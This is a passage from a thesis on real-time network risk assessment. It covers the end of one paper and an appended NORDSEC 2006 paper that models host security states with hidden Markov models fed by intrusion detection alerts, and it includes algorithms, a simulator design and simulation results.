Note that we model the security state of a system; we do not attempt to model individual attacks or attackers. One limitation of the approach is that an attacker with knowledge of the HMMs used could attempt to camouflage a successful compromise by subsequently causing a number of less serious alerts. Depending on the HMMs used, this could lead to a misrepresentation of the risk level of the system.

The HMMs used in this paper are fully connected, in that every state of the model can be reached in a single step from every other state of the model [13]. It is possible to use other types of HMMs, such as the left-right models. These models can, for example, be used if one wants to model the compromised state as consuming; i.e., that the probability of being in state C never decreases. Fig. 8 shows an example of a left-right HMM, which only allows transitions from left to right; i.e., to more security critical states. If there is a steady input of alerts, the risk of a system modeled with this HMM will tend to approach the maximum risk for the system.




Fig. 8. A left-right HMM.

Although the experiments in this paper were run in an off-line mode, we believe that the method is capable of handling alerts in real-time. The 3.5 hour Lincoln Laboratory data set was processed in 2 minutes 44 seconds, while the 3 day TU Vienna data set was processed in 20 minutes 54 seconds. Even with significantly smaller time intervals, the model would still be able to process alerts on a single host in real-time for multiple class C networks.

6 Related Work

Research in risk assessment and risk management has traditionally focused on the development of methods, tools, and standards for risk assessment. Two commonly recommended references for risk management are [14] and [15]. Methodologies, such as Coras [2] and Morda [5], have been developed to support the risk assessment process. This paper complements these approaches by performing risk assessment in real-time based on an initial estimation of model parameters representing the probabilities of different security states. A real-time risk assessment method has previously been proposed by [6]. However, that approach is limited to risk assessment for individual hosts.

A number of different approaches that perform alert prioritization have been proposed. In [12] Porras et al. present a model that takes into account the impact of alerts on the overall mission that a network infrastructure supports. This approach relies on a knowledge base that describes the security-relevant characteristics of the protected network in order to prioritize the alerts. Other alert prioritization systems [4, 7, 9] perform alert verification. These systems assign a higher priority to alerts that are verified as true attacks, while alerts that are determined to be false positives are given a low priority. Alert verification systems operate either offline or online. Offline systems perform periodic vulnerability scans of the protected network and store the result in a database. Alerts are verified by checking if the vulnerabilities that the alerts refer to are present on the attacked hosts. Online alert verification systems operate in a similar way, but no database is kept. Instead, vulnerability scanning is performed on-demand when alerts are received by the system [10].

7 Conclusions and Future Work

We have presented an approach to real-time network risk assessment that determines the risk level of a network as the composition of the risks of individual

hosts, providing a precise and fine-grained model for risk assessment. The model is probabilistic and uses Hidden Markov Models to represent the likelihood of transitions between security states. We have tightly integrated the risk assessment approach with the STAT framework and have used results of the risk assessment to prioritize the IDS alerts. Finally, we have evaluated the approach using both simulated and real-world data.

An important limitation of this approach is the need for model parameter estimation. The parameters for our experiments were estimated manually. This is a time-consuming task with inherent uncertainties. We plan to investigate the use of training algorithms to estimate the model parameters

For the experiments in this paper we did not take into consideration dependencies between hosts. Doing this would give a more accurate overview of network risk and better model the consequences of security incidents relating to assets inside a network. For example, if a host on the inside of a network is compromised, this should increase the risk level of other hosts within the network as well. We plan to include inter-host dependencies in our future experiments.

A general framework for handling multiple sensors can be implemented by representing each of the sensors monitoring a host with an HMM. In this way, each sensor can be assigned a separate observation probability matrix $\mathbf{Q}$. The state estimation can be performed on behalf of each of the sensors, while the risk for a host is computed as a function of the state estimates of all the relevant sensors. This will be implemented in the next version of the system.

We have performed experiments using real-traffic data in an off-line mode, but we have not yet tested the system on-line with live traffic. This will be done as part of the future work.

Acknowledgments

This research was supported by the US Army Research Office, under agreement DAAD19-01-1-0484, and by the National Science Foundation, under grants CCR-0238492 and CCR-0524853. The "Centre for Quantifiable Quality of Service in Communication Systems, Centre of Excellence" is appointed by The Research Council of Norway, and funded by the Research Council, NTNU and UNINETT.

References

1. André Årnes, Karin Sallhammar, Kjetil Haslum, Tønnes Brekne, Marie Elisabeth Gaup Moe, and Svein Johan Knapskog. Real-time risk assessment with network sensors and intrusion detection systems. In *International Conference on Computational Intelligence and Security (CIS 2005)*, 2005.
2. CORAS IST-2000-25031 Web Site, 2003. `http://www.nr.no/coras`.
3. Hervé Debar, David A. Curry, and Benjamin S. Feinstein. Intrusion detection message exchange format (IDMEF) – internet-draft, 2005.
4. Neil Desai. IDS correlation of VA data and IDS alerts. `http://www.securityfocus.com/infocus/1708`, June 2003.

5. Shelby Evans, David Heinbuch, Elizabeth Kyule, John Piorkowski, and James Wallner. Risk-based systems security engineering: Stopping attacks with intention. *IEEE Security and Privacy*, 02(6):59 – 62, 2004.
6. Ashish Gehani and Gershon Kedem. Rheostat: Real-time risk management. In *Recent Advances in Intrusion Detection: 7th International Symposium, (RAID 2004), Sophia Antipolis, France, September 15-17, 2004. Proceedings*, pages 296–314. Springer, 2004.
7. Ron Gula. Correlating ids alerts with vulnerability information. Technical report, Tenable Network Security, December 2002.
8. Cristopher Kruegel, Engin Kirda, Darren Mutz, William Robertson, and Giovanni Vigna. Polymorphic worm detection using structural information of executables. In *Proceedings of the International Symposium on Recent Advances in Intrusion Detection (RAID 2005)*, volume 3858 of *LNCS*, pages 207–226, Seattle, WA, September 2005. Springer-Verlag.
9. Cristopher Kruegel and William Robertson. Alert verification: Determining the success of intrusion attempts. In *Proceedings of the 1st Workshop on the Detection of Intrusions and Malware and Vulnerability Assessment (DIMVA 2004)*, Dortmund, Germany, July 2004.
10. Cristopher Kruegel, William Robertson, and Giovanni Vigna. Using alert verification to identify successful intrusion attempts. *Practice in Information Processing and Communication (PIK 2004)*, 27(4):219 – 227, October – December 2004.
11. Lincoln Laboratory. Lincoln laboratory scenario (DDoS) 1.0, 2000. `http://www.ll.mit.edu/SST/ideval/data/2000/LLS_DDOS_1.0.html`.
12. Phillip A. Porras, Martin W. Fong, and Alfonso Valdes. A mission-impact-based approach to infosec alarm correlation. In *Proceedings of the International Symposium on the Recent Advances in Intrusion Detection (RAID 2002)*, pages 95–114, Zurich, Switzerland, October 2002.
13. Lawrence R. Rabiner. A tutorial on hidden markov models and selected applications in speech recognition. *Readings in speech recognition*, pages 267–296, 1990.
14. Standards Australia and Standards New Zealand. AS/NZS 4360: 2004 risk management, 2004.
15. Gary Stonebumer, Alice Goguen, and Alexis Feringa. Risk management guide for information technology systems, special publication 800-30, 2002. `http://csrc.nist.gov/publications/nistpubs/800-30/sp800-30.pdf`.
16. Sun Microsystems, Inc. *Installing, Administering, and Using the Basic Security Module*. 2550 Garcia Ave., Mountain View, CA 94043, December 1991.
17. Giovanni Vigna, Richard A. Kemmerer, and Per Blix. Designing a web of highly-configurable intrusion detection sensors. In W. Lee, L. Mè, and A. Wespi, editors, *Proceedings of the 4^{th} International Symposium on Recent Advances in Intrusion Detection (RAID 2001)*, volume 2212 of *LNCS*, pages 69–84, Davis, CA, October 2001. Springer-Verlag.
18. Giovanni Vigna, Fredrik Valeur, and Richard Kemmerer. Designing and implementing a family of intrusion detection systems. In *Proceedings of European Software Engineering Conference and ACM SIGSOFT Symposium on the Foundations of Software Engineering (ESEC/FSE 2003)*, Helsinki, Finland, September 2003.

Appendix M

NORDSEC 2006 Paper

This appendix contains a copy of the paper "Real-time Risk Assessment with Network Sensors and Hidden Markov Models" by André Årnes, Karin Sallhammar, Kjetil Haslum, and Svein J. Knapskog [A10]. The paper was printed in the conference proceedings and presented at the Nordic Workshop on Secure IT-systems (NORDSEC) in Linköping, Sweden, 2006.

Real-time Risk Assessment with Network Sensors and Hidden Markov Models

André Årnes, Karin Sallhammar, Kjetil Haslum, and Svein Johan Knapskog
Centre for Quantifiable Quality of Service in Communication Systems
Norwegian University of Science and Technology
O.S. Bragstads plass 2E, N-7491 Trondheim, Norway
{andrearn,sallhamm,haslum,knapskog}@q2s.ntnu.no

Abstract

This paper presents a method for real-time risk assessment of large-scale networks. The method provides a mechanism for handling data from multiple, heterogeneous sensors with different levels of trustworthiness. It aims to serve as a higher level of abstraction for applications, such as risk management, network monitoring and incident response. In order to assess network risk in a real-time setting, the method is adapted to approximate continuous time system behavior. In addition, design issues, such as the use of multiple sensors and the queuing of sensor observations, are addressed. A discrete-event simulator is implemented, demonstrating the real-time risk assessment based on observations from intrusion detection systems. Using this simulator, we model and simulate the risk assessment of a large network and compare the results to the true values in order to validate the proposed approach.

1 Introduction

The practice of risk management is becoming increasingly important as information systems and networks are growing more complex and interconnected. Traditional risk assessment techniques focus on manual analysis of network components during system design, but do not address the dynamic assessment of network risk. On the other hand, intrusion detection systems (IDS) focus on the detection and reporting of security-related events, but often fail to provide an overview of the overall network risk or the priorities of observed alerts. In order to handle incidents in a more appropriate and efficient manner, methods for automated real-time risk assessment are needed. In this paper, we present and further develop a method for real-time risk assessment based on hidden Markov models (HMMs). The purpose of this approach is ultimately to effectively identify, prioritize, and respond to threats to critical assets.

This paper begins by presenting previous and related work on distributed IDS and real-time risk assessment. The proposed reference model and the basic risk assessment method are presented in Section 2 and 3. Section 3 also explains how the model can be used to approximate a continuous time setting, adapted to deal with bursts of observation data. Section 4 describes the implementation of a discrete-time, discrete-event simulator. Section 5 we provide results from simulation experiments. Finally, Section 6 concludes the paper and points to future work.

1.1 Previous Work

We have previously outlined a methodology for real-time risk assessment using HMMs in a multi-agent system architecture [1]. The method provides a higher level of abstraction for network security monitoring, suitable for risk management and incident response applications. The system relies on input from a number of heterogeneous sensors, typically IDS, with different trustworthiness in terms of false positives and negatives. This paper further develops and addresses some of the limitations of this initial approach.

HMMs are discrete-time models, inherently not suitable for continuous time sensor data. Moreover, the use of multiple sensors is not directly supported by HMMs. In [1], these limitations were addressed by using a round-robin sampling of observations from sensors. A major drawback of this approach is that it cannot, without loss, handle the arrival of simultaneous observations. In real-life applications, one must be able to handle and correctly interpret bursts of alerts from several sensors, as well as observations arriving sparsely distributed in time. Also, [1] did not consider parameter estimation. A good model parameterization is crucial in order to obtain accurate results from the risk assessment process. In order to reduce the number of individual initial parameter evaluations, it is desirable to generalize the parameters for similar objects through the use of parameter profiles. We address these issues by estimating the security states of the monitored assets at the sensor level, and by using generalized profiles to simplify the model parameterization task. The security state probabilities for an asset are computed for each sensor using the HMM method, and the risk is in turn computed for each asset as a function of all its sensor input. A profile represents a class of assets or sensors with common attributes. Simulation experiments are provided to demonstrate and validate the method using a realistic scenario.

1.2 Related Work

Risk assessment has traditionally been a manual analysis process based on a standardized framework, such as those recommended by NIST [13] and AS/NZS [12]. A notable example of real-time risk assessment is presented in [6], which introduces a formal model for real-time characterization of the risk faced by a host. *Intrusion tolerance* is a recent research field in information security related to the field of fault tolerance in network dependability. The research project SITAR [7] presents a generic state transition model, similar to the model used in this paper, to describe the dynamics of intrusion tolerant systems. Probabilistic validation of intrusion tolerant systems is presented in e.g., [11].

Distributed intrusion detection systems are discussed in several research papers, such as DIDS [5] and GrIDS [4], and a multi-agent system for intrusion detection was proposed in [2]. STAT [15] is a state-based IDS that uses state modeling to describe and detect attacks. An alert correlation framework providing for STAT is presented in [14]. *Hidden Markov models* have been used in IDS architectures to detect multi-stage attacks [9], and as a tool to detect misuse based on operating system calls [16]. Our approach shares some attributes with several of these systems, but we attempt to study the network risk at a higher abstraction level, rather than to detect specific attacks and intrusions. The recent IDMEF (Intrusion Detection Message Exchange Format) IETF Internet draft [3] is expected to be a suitable language for message exchange between IDS sensors and the risk assessment system proposed in this paper.

2 Terminology and Reference Model

This section provides a brief description of the terminology and the reference model used in this paper. We discuss both the *target network architecture* and the *monitoring and assessment architecture*. Ideally, these systems can be assumed to be independent. See [1] for a more detailed description.

2.1 Target Network Architecture

The target of the risk assessment process is a generic, arbitrarily complex computer network, consisting of *entities* that are either *subjects* or *objects*. The subjects are capable of performing actions on the objects. For the purpose of the risk assessment in this paper, an object is considered to be an *asset*. Unknown factors in such a network may represent *vulnerabilities* that in turn can be *exploited* by a malicious attacker or computer program, causing *unwanted incidents*. The potential exploitation of vulnerabilities can be described as *threats* to the assets. The *risk* of the network can be estimated by evaluating the probability and consequence of unwanted incidents.

2.2 Monitoring and Assessment Architecture

As in [1], we assume a multiagent system architecture consisting of *agents* and *sensors*. A *sensor* primarily refers to an IDS, but can be any information-gathering program or device capable of collecting security relevant data, such as logging systems, virus detectors, honeypots, and network sniffers using sampling or filtering. Their main task is to gather information about the security state of assets and to send standardized observation messages to the agents. An *agent* is a computer program capable of a certain degree of autonomous actions. In this paper, agents are responsible for performing real-time risk assessment based on data collected from a number of sensors monitoring one or more assets. The multiagent architecture has been chosen for its flexibility and scalability, in order to support future applications, such as distributed automated response.

3 The Risk Assessment Model

This section formalizes the proposed risk assessment model. The model is based on [1], but proposes some modifications and improvements.

3.1 Modeling Assets as Hidden Markov Models

Assume that the security of an asset can be modeled by N states, denoted $S = \{s_1, \ldots, s_N\}$. A state refers to an operational mode of the asset characterized by which units of the assets that are operational or failed, whether there are ongoing attacks, active countermeasures, operational or maintenance activities, whether the asset is compromised or not, etc. The decision of what to include in the state definition is a trade-off between model expressiveness and complexity. Different applications will likely require different state models. An example primary for illustration will be presented in Section 5. The behavior of an asset is characterized by the transitions between its states. Due to attack attempts and compromises, or administrative activities, the security state of an asset will change over time. The sequence of states visited is denoted $X = x_1, x_2, \ldots$, where $x_t \in S$ is the state visited at time t. We assume that the probability of future states depend only on the current system state, i.e., $P(x_{t+1} = s_i | x_t, x_{t-1}, \ldots, x_1) = P(x_{t+1} = s_i | x_t)$. Hence, the security behavior of an asset can be modeled by a Markov chain.

The risk *observation messages* are provided by the K sensors monitoring an asset, indexed by $k \in \{1, \ldots, K\}$. An observation message from sensor k can consist of any of the symbols in the observation symbol set $V^k = \{v_1^k, \ldots, v_{M_k}^k\}$. Different sensors may therefore produce observation messages from different observation symbol sets, depending on the sensor type. We assume that the observation messages are independent variables, i.e., an observation message will depend on the asset's current state only and not on any previous observation messages. The *sequence* of messages received from sensor k is denoted $Y^k = y_1^k, y_2^k, \ldots$, where $y_t^k \in V^k$ is the observation message received from sensor k at time t. Based on the observation messages, an agent performs real-time risk assessment. The observation messages can be received from several sensors simultaneously, and they may contain conflicting information. As one cannot assume that it is possible to resolve the correct state of the monitored assets at all times, the observation symbols are probabilistic functions of the asset's security state. The asset's true state is *hidden*. This is consistent with the basic idea of HMMs [10].

For each sensor k monitoring an asset, there is an HMM described by the parameter vector $\lambda^k = (\mathbf{P}, \mathbf{Q}^k, \pi)$. $\mathbf{P} = \{p_{ij}\}$ is the state transition probability distribution matrix for an asset, where $p_{ij} = P(x_{t+1} = s_j | x_t = s_i), 1 \leq i, j \leq N$. Hence, p_{ij} represents the probability that the asset will transfer into state s_j next, given that its current state is s_i. $\pi = \{\pi_i\}$ is the initial state distribution for the asset. Hence, $\pi_i = P(x_1 = s_i)$ is the probability that the asset was in state s_i when the risk assessment process started.

For each asset, there are K observation symbol probability distribution matrices, one for each sensor monitoring the asset. The observation symbol probability distribution matrix $\mathbf{Q}^k = \{q_j^k(l)\}$ is a probability distribution for an asset in state s_j over the observation symbols from sensor k,

whose elements are $q_j^k(l) = P(y_t^k = v_l^k | x_t = s_j), 1 \leq j \leq N, 1 \leq k \leq K, 1 \leq l \leq M_k$. The element $q_j^k(l)$ in $\mathbf{Q}^k$ represents the probability that sensor k will send the observation symbol v_l^k given that the asset is in state s_j. $\mathbf{Q}^k$ therefore indicates sensor k's false-positive and false-negative effects on the agents risk assessments.

The π vector and the $\mathbf{P}$ matrix describe the initial state and security behavior of an asset, and must be the same for all sensors monitoring the same asset. Since each sensor may produce a unique set of observation symbols, the $\mathbf{Q}$ matrix depends on the sensor k.

3.2 Quantitative Risk Assessment

Following the terminology in [12], risk can be measured in terms of *consequences* and *likelihoods*. A consequence is the qualitative or quantitative outcome of an event, and the likelihood is the probability of the event. To perform risk assessment, we use a mapping: $\mathcal{C} : S \rightarrow \mathbb{R}$, describing the cost due to loss of confidentiality, integrity and availability associated with each state of an asset. The total risk $\mathcal{R}_t$ for an asset at time t is

$$\mathcal{R}_t = \sum_{i=1}^{N} \mathcal{R}_t(i) = K^{-1} \sum_{k=1}^{K} \sum_{i=1}^{N} \mathcal{C}(i) \gamma_t^k(i) \tag{1}$$

where $\gamma_t^k(i)$ is the (estimated) probability that the asset is in security state s_i at time t, based on observations from sensor k. N is the number of states for the asset, K is the number of sensors, and $\mathcal{C}(i)$ is the cost value associated with state s_i. Here, the sum of the estimates γ_t^k from the sensors are weighted equally by K^{-1}. Ideally, the estimates should be weighted in accordance to the reliability of the sensor data so that estimates from unbiased sensors with low variance will be given higher priority.

The risk value obtained from (1) represents the current asset risk at time t. In order to perform real-time risk assessment, $\mathcal{R}_t$ needs to be regularly updated. For each sensor k the agent computes the asset's current state probability $\gamma_t^k = \{\gamma_t^k(1), \ldots, \gamma_t^k(N)\}$, at each time instant t. Given an observation y_t^k, and the HMM $\lambda^k = (\mathbf{P}, \mathbf{Q}^k, \pi)$, the agent can update the state probability by using Alg. 1. This algorithm relies on a *forward variable*, computed by means of Alg. 2. To simplify the notation the sensor index k has been omitted in these algorithms. For further details on the algorithms, see the Appendix.

Algorithm 1 Update state probability distribution γ_t

Require: $y_t, \alpha_{t-1}, \lambda$ {observation at time t, forward variable at time $t-1$, the HMM}
Ensure: γ_t {the security state probability at time t}
  use Alg. 2 to compute the forward variable α_t
  for $i = 1$ to N **do**
    $\gamma_t(i) \leftarrow \frac{\alpha_t(i)}{\sum_{j=1}^{N} \alpha_t(j)}$
  end for
  return $\gamma_t = \{\gamma_t(i)\}$

3.3 A Continuous Time Approximation

The HMM defined in Section 3.1 is a discrete-time model, inherently not suitable for continuous-time observation data. A model for real-time risk assessment must be able to handle bursts of alerts, as well as silent periods without alerts. Ideally, no alerts should be discarded at any time. To correctly interpret alerts by malicious events as an indication of an ongoing attack, the time interval between subsequent alerts must be considered in the model. To solve this problem we make a continuous-time approximation, similar to [17]. By using a fixed, sufficiently short, time period between events in the discrete-time model, the intervals between observations will be multiples of this period.

Algorithm 2 Compute forward variable α_t

Require: $y_t, \alpha_{t-1}, \lambda$ {observation at time t, forward variable at time $t-1$, the HMM}
Ensure: α_t {the forward variable at time t}
  for $i = 1$ to N **do**
    if $t = 1$ **then**
      $\alpha_t(i) \leftarrow q_i(y_t)\pi_i$
    else
      $\alpha_t(i) \leftarrow q_i(y_t) \sum_{j=1}^{N} \alpha_{t-1}(j)p_{ji}$
    end if
  end for
  return $\alpha_t = \{\alpha_t(i)\}$

Recall that an agent will process a sequence of discrete-time observation messages Y^k, where $y_t^k \in V^k$ is the observation message received from sensor k at time t. We define the time between two subsequent observation messages as Δ, where Δ is a fixed value. Hence, in a continuous-time context, $p_{ij}(\Delta) = P(x_{t+\Delta} = s_j | x_t = s_i)$ represents the probability that an asset will be in state s_j after an additional time Δ, given that its current state at time t is s_i. For simplicity we let p_{ij} represent $p_{ij}(\Delta)$. In case there are no observation messages during Δ, a "null" message is generated. When two or more observation messages arrive within this time interval, they are placed in a queue and processed at time $t + \Delta, t + 2\Delta, \ldots$. The queue will necessarily introduce a delay in the risk computation. Δ should therefore be small enough so that the agent can handle the alert frequency of the monitored asset in real-time with minimal loss of alerts due to a full queue. The queue size must, however, not be so large that the system looses its ability to assess risk in real-time. As an example, a queue size of 1200 alerts and $\Delta = 1$ second introduces a maximum delay of 20 minutes, which is unacceptable for most applications. On the other hand, the processing capacity of the agent should not be exceeded; it must be able to update the state probability (i.e., execute Alg. 1 and 2) in less than Δ. The selection of a suitable time interval is a configuration issue that depends on the actual implementation.


4 The Simulator

In order to demonstrate and validate the theory in a realistic setting, we implemented a discrete-time, discrete-event simulator. This enabled us to simulate the security events and risk assessment process of large networks over a longer period of time. We refer to the states generated by the simulator as the *true security states* of the assets, whereas the *estimated security state distribution* refers to the state distribution estimated by Alg. 1. Consequently, by applying (1), the *true risk* refers to the risk value computed from the true security state, and the *estimated risk* refers to the risk value computed from the estimated security state distribution. The true and estimated risk of the simulated systems are compared in order to study the validity of the method.

4.1 Simulator Design

The simulator was implemented using the JSIM [8] discrete-event simulation framework for Java. JSIM consists of a `Scheduler`, where `Events` are scheduled to be performed on `Entities`. The entities of the risk-assessment simulation are `Assets` (representing hosts) and `Sensors` (representing IDS sensors), and the events are the `StateEvent`, the `SensorProcessEvent`, the `ObservationEvent`, and the `RiskUpdateEvent`. The simulator can be divided into three phases: initialization, execution, and reporting. A class diagram showing an overview of the simulator classes is depicted in Fig. 1(a). Fig. 1(b) depicts the scheduling of the `Events`.

During initialization, each `Asset` and `Sensor` is initialized with appropriate HMM model parameters, i.e., $\mathbf{P}$ and π for `Assets` and $\mathbf{Q}^k$ for `Sensors`. For each `Asset`, an initial state $x_1 \in S$ is chosen, according to its initial state probability distribution π. `RiskUpdateEvents` (events that cause an



(a) Simulator UML class diagram.

(b) Overview of scheduler, events, and entities.

Figure 1: Simulator design.

update of the true security state of the `Assets`), `SensorProcessEvents` (events that cause sensors to estimate a new security state distribution by using Alg. 1), and `RiskUpdateEvents` (events that cause `Assets` to update their assessed risk according to (1)), are scheduled for each time interval of the simulation.

At each time t during the execution, the `StateEvents` cause `Assets` to transfer to their next state x_{t+1}, based on their transition probability matrix $\mathbf{P}$. These states are sensed by the `Sensors`, that in turn schedule `ObservationEvents`, representing a `Sensor` observations y_t^k based on the true state and the observation probability matrix $\mathbf{Q}^k$. The `ObservationEvents` cause the `Sensors` to read and queue the observations for further processing. A `SensorProcessEvent` for every sensor is scheduled for each time interval and causes each `Sensor` to process the first `Observation` in its queue and update its state distribution using Alg. 1. Finally, for each time instant t, the `RiskUpdateEvents` cause every `Asset` to update their risk value based on the input from one or more `Sensors`. The current risk value $\mathcal{R}_t$ is computed in accordance to (1) and stored in the `SimStatistics` class. Fig. 1(b) shows the sequence of events acting on the entities (assets and sensors).

The simulation results are stored in the `SimStatistics` object during the simulation and written to file for further analysis when the simulation has executed. The risk values for the `Assets`, as well as the aggregated risk level of the entire network, is stored for for each time instant t. Additional processing, such as correlation analysis, is also performed at this stage.

4.2 Implementation Issues

This section provides a discussion of some design considerations for the risk-assessment simulation implementation.

Observation Message Queues As discussed in Section 3.3, each `Sensor` must be associated with an observation message queue, in order to handle bursts of alerts without data loss. Whenever a `Sensor` receives an observation message for a particular asset, an observation is put in a queue and processed on a first-come first-serve basis. Only the first observation in the queue is processed by each sensor in each time interval Δ. These mechanisms are implemented in the simulator, but they would be best studied using experimental or real traffic data. The discrete-time simulator described in this paper consequently does not simulate alert burst, and using the method on real sensor data is left for future work.

Null Observations Most IDS sensors do not provide observations indicating a good state; they only provide warnings and alerts. In this implementation, the risk assessment process therefore

produces and inteprets a "null" observation whenever the message queue of a sensor is empty. As will be seen in the simulated example in Section 5, one can usually assume that the null observation indicates a good state.

Profiles For large networks, estimating initial parameters for all assets and sensors can become very time-consuming. To address this, we implemented the `AssetProfiles` and `SensorProfiles` java classes, which contain sets of HMM parameters that are common to several assets and sensors. As will be seen in Section 5, there can be profiles for different types of hosts (such as web-servers, routers, workstations, and laptops), as well as for different types of sensors (such as network and host IDS). For now, the profiles are implemented directly in Java as part of the simulator, but ideally the profiles should be described as part of an overall network model using a suitable language, such as XML.

Scaling In the actual implementation of Alg. 1 and 2 we used a scaled version of the forward variable: $\bar{\alpha}_t(i) = C_t\alpha_t(i)$, where $C_t = (\sum_{i=1}^{N} \alpha_t(i))^{-1}$. The purpose is to keep the computations within the precision range of the computer. It can be shown that these scaling coefficients cancel out [10, pp. 272].

5 Examples and Simulation Results

The predecessor of this paper [1] included a simple example, which demonstrated how the assessed risk value of an asset varies as an agent receives and processes a predefined observation sequence. To demonstrate the method in a real-world context, we now simulate the risk assessment process of a large network with multiple sensors throughout the network. In order to efficiently manage a high number of hosts, `SensorProfiles` and `AssetProfiles` are defined for the different types of sensors and assets.

The network consists of an Internet gateway (router), two publicly available web-servers on a demilitarized zone (DMZ), two protected file-servers, as well as ten workstations and ten laptops (see Fig. 2). Each host type is described by an `AssetProfile`, as discussed above. The profiles represent different levels of exposure to attacks and compromises, as well as the particular costs associated to the assets' states. For the purpose of this example, we assume that the state space of each asset can be represented by a simple Markov model with the states G (good), A (under attack), and C (compromised). State G means that the asset is up and running securely and that it is not subject to any kind of attack activity. In contrast to [7], we assume that assets are always vulnerable to attacks, even in state G. As an attack against an asset is initiated, it will move to security state A. An asset in state A is subject to an ongoing attack, possibly affecting its behavior with regard to security. Finally, an asset enters state C if it has been successfully compromised by an attacker. An asset in state C is assumed to be completely at the mercy of an attacker and subject to any kind of confidentiality, integrity and/or availability breaches.

We assume that the router and file servers are configured to be relatively secure (i.e., the transition probabilities to state C are small), and that the laptops, workstations and web servers are particularly susceptible to attacks (i.e., the transition probabilities to state A are relatively high). All assets, with the exception of the router, are monitored by a network intrusion detection system (NIDS) and a host intrusion detection system (HIDS), as generalized by `SensorProfiles`. The router is only monitored by a NIDS. The observation symbols sets are the same for both the NIDS and the HIDS: $V^{NIDS} = V^{HIDS} = \{\phi, a, c\}$, where symbol a is an indication of state A, c an indication of state C, and ϕ (the "null" observation) an indication of the good state G. In the examples beneath, we differentiate between λ_{gen}, the underlying HMM that generates the true state transitions of an asset and controls the behavior of its sensors, and λ_{est}, the estimated HMM used in the risk assessment procedure. As pointed out in Section 3.3, the choice of an appropriate time interval is essential. For the purpose of this simulation, we use $\Delta = 1$ s.




Figure 2: Overview of example network topology.

We present two simulation experiments, based on randomly generated state sequences and corresponding observation messages, according to λ_{gen}. Both simulations have a time-span of 24 hours (86400 s.). The cost value vectors $\mathcal{C} = (\mathcal{C}(G), \mathcal{C}(A), \mathcal{C}(C))$ for the assets are $\mathcal{C}_{router} = (0, 4, 8)$, $\mathcal{C}_{webserver} = (0, 3, 6)$, $\mathcal{C}_{fileserver} = (0, 1, 10)$, $\mathcal{C}_{workstation} = (0, 2, 4)$ and $\mathcal{C}_{laptop} = (0, 1, 2)$, so that the total maximum risk for the network is $\mathcal{R}_t = 100$. The HMM model parameters $\mathbf{P}$, $\mathbf{Q}^k$, and π for the assets and sensors have been assigned manually. Algorithms for estimating and learning these parameters are needed, but this is not considered in this paper.

5.1 Example A: Risk Assessment with Known HMM Parameters


In the first example, $\lambda_{est} = \lambda_{gen}$ for all assets and sensors, i.e., we use the same HMM both for generating state transitions and observations and for assessing the current risk. In other words, the risk-assessment in this example is based on perfect knowledge of the state and observation generation parameters. This is obviously not a realistic scenario, but it allows us to study the performance of the method under optimal circumstances. As an example of the model parameters used in the simulation experiment, the HMM parameters used for the NIDS `SensorProfile` and the router `AssetProfile` are

$$\mathbf{Q}^{NIDS}_{router-gen} = \begin{pmatrix} q_G(\phi) & q_G(a) & q_G(c) \\ q_A(\phi) & q_A(a) & q_A(c) \\ q_C(\phi) & q_C(a) & q_C(c) \end{pmatrix} = \begin{pmatrix} 0.6 & 0.2 & 0.2 \\ 0.2 & 0.5 & 0.3 \\ 0.1 & 0.1 & 0.8 \end{pmatrix}, \pi_{router-gen} = (\pi_G, \pi_A, \pi_C) = (1, 0, 0),$$


$$\mathbf{P}_{router-gen} = \begin{pmatrix} p_{GG} & p_{GA} & p_{GC} \\ p_{AG} & p_{AA} & p_{AC} \\ p_{CG} & p_{CA} & p_{CC} \end{pmatrix} = \begin{pmatrix} 0.800000 & 0.199995 & 0.000005 \\ 0.700000 & 0.299995 & 0.000005 \\ 0.000005 & 0.000005 & 0.999990 \end{pmatrix}.$$

The laptops, workstations and web servers are likely to get compromised early on during the simulation, whereas the file servers and the router are more resistant to successful attacks. Fig. 3(a) depicts the assessed risk for the network described above, simulated over a period of 24 hours (86400 s.). All hosts are assumed to start in the state G, i.e., $\pi = (1, 0, 0)$ for all assets. Naturally, the development of the network risk varies between simulation executions, as the state generation is probabilistic. Since all assets have a close to absorbing state C, the risk level tends to increase over time, approaching the total maximum risk level.

